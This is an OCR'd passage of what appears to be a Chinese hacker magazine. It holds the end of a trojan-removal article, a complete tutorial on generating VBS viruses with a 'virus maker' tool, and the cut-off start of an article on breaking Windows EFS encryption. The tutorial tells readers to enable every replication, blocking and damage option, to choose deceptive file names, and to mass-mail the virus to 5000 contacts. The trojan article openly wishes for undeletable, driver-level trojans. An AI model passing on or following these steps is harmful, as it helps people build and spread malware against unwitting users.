



图10

清除工作到此结束。反过来想想如果木马程序能和“任我行”一样，在注册表中的项的“完全控制”权都去掉的话，菜鸟们一般都很难将木马清除，当然木马程序也要够强劲才行，比如将自己挂靠在DLL中，要是能做到挂靠在系统的驱动程序中那就是除非格式化了，要不只要系统运行就会自动运行木马程序，就算安全模式下也不例外。小弟才学疏浅没能力编写这样强劲的木马，希望能有高手“为人民服务”一下。

菜鸟也来玩病毒



小鱼修炼中

怎么样？看了标题是不是有些不可思议！菜鸟也来玩病毒？这是真的么？对！没错，这是真的，不要觉得制造病毒是高手们的专利，看完这篇文章后，即使你根本就不懂编程也能制造出属于自己的病毒来！怎么样？心动了么？心动不如行动！Go！Go！GO！

既然是“造”病毒，当然要用到工具了！是什么呢？请出今天的主角登场——“病毒制造机”，版本是V1.0，它通过用户输入的各项数据，来产生符合要求的VBS病毒文件（对了，忘记说了，它制造的是vbs病毒）。

VBS病毒小知识

VBS病毒是用VB Script编写而成，该脚本语言功能非常强大，它们利用Windows系统的开放性特点，通过调用一些现成的Windows对象、组件，可以直接对文件系统、注册表等进行控制，功能非常强大。应该说病毒就是一种思想，但是这种思想在用VBS实现时变得极其容易。VBS脚本病毒一般是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间，病毒文件的后缀为.vbs。

第一步双击运行病毒制造器，如图1。这里是作者对程序的说明，看完后点击“下一步”进入第二步，开始配置咱们的病毒，如图2。




图1

这里建议大家把里面的三个选项全部选上（为什么呢？因为这样可以加大病毒的复制和传播能力！），在“病毒副本文件名”中你可以使用默认的，也可以自己起名，只要能达到迷惑人的目的就OK了！设置好后，点击“下一步”来到第三步，如图3。




图2




图3

“禁止功能选项”这里就是程序提供给大家的选项了，你可以自己根据需要来选，不过既然是制造病毒还是推荐全选上，如图4。




图4

再点击“下一步”来到第四步“病毒提示对话框”，如图5。选上“设置开机提示对话框”后，下面的选项就被激活了，在“提示框标题”中输入弹出对话框时的标题，在“提示框内容”中填上你想要的对话框内容，图6中是我填的。




图5




图6

我们点击下一步，就进入了“病毒传播选项”（病毒要是没有传播途径就不能称为病毒了！），选中里面的“通过电子邮件传播”，下面的内容被激活，在“自动向地址博中前”建议填的大一些，图7中我填的为5000！继续进入第六步，“IE修改选项”




图7




图8

为了发挥出病毒的所有能力和增加病毒的破坏能力，小鱼建议大家全部选上，如图8。在选上“默认主页”时会弹出要求你输入默认主页的地址，如图9。




图9

你可以根据个人需要填写！进入最后一步将病毒保存，选择好保存路径后点“开始制造”即可诞生属于自己的病毒！

好了，到此一个属于咱们菜鸟的病毒就诞生了！怎么用不用我教吧！这里注意：在病毒制造出来后程序会自动给出解毒文件 reset.vbs，如图10。

有什么问题，到论坛上留言给我啊！

（本文涉及到的软件病毒制造器，光盘有收录。）




图10

菜鸟来破微软的EFS加密

chenggong

从Windows2000开始，Windows引入了加密文件系统EFS（即核心加密文件系统），它具有加密和解密完全自动，加密技术强健等优点。据微软说在没有备份密钥的情况下，要对EFS解密几乎是不可能的，事实真的如此吗？你看完下文就知道了。

一、EFS的安全性和可靠性

在EFS加密体系中，数据是靠FEK（文件加密钥匙）加密，而FEK又会跟用户的公钥一起加密保存。解密时顺序相反，首先用私钥解密出FEK，然后用FEK解密，因此用户的密钥在EFS加密中起主要作用。在Windows（2000以上版本）中，每个用户都有一个SID（安全标示符）以证明自己的